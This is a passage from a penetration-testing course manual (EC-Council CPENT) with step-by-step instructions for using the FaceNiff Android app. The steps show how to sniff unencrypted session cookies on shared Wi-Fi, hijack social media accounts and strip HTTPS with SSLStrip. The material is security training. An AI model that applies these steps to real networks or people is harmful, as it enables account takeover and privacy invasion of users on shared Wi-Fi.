



Figure K.22: Screenshot of Wireshark

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniff the Traffic using FaceNiff

Source: *http://faceniff.ponury.net*

FaceNiff is an Android based network sniffing app that is used to sniff and intercept web session profiles over the Wi-Fi that your target mobile is connected to. It captures all the session ID cookies that are not encrypted and allows you to access the victim's Facebook, Blogger, Twitter, Amazon, Tumblr, and other social media accounts. It is not possible to capture packets, if the target network is using SSL encryption.

Before using FaceNiff, ensure that, your mobile device is rooted/unlocked, that is the app is allowed to have full root access permission. Also, you and the target user are advised to be on the same network and he/she ought to be logged into his social media account, for example, Facebook.

Besides FaceNiff, you may also try to sniff the packets using Packet Sniffer, tPacketCapture, Android PCAP, etc.

Follow the steps given below to intercept the web sessions using FaceNiff:

- Install and open the FaceNiff application in your mobile.
- Provide Root Access.
- Click on the Offline button located at the top left corner of the screen, to make it Online and then press the Start button. It will start showing all unencrypted session ID cookies; if there are no such cookies, then it will show nothing.
- Use SSLSniff option, in case of HTTPS encrypted websites.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use SSL Strip option, if the target is using HTTPS encrypted websites. It will enforce the target browser to use HTTP. But this action doesn't show any impact on the sites that use HSTS protection.



Figure K.23: Screenshot of FaceNiff



Figure K.24: Screenshot of FaceNiff Preferences

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure K.25: Screenshot of FaceNiff Filter services

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Server-side Infrastructure Penetration Testing

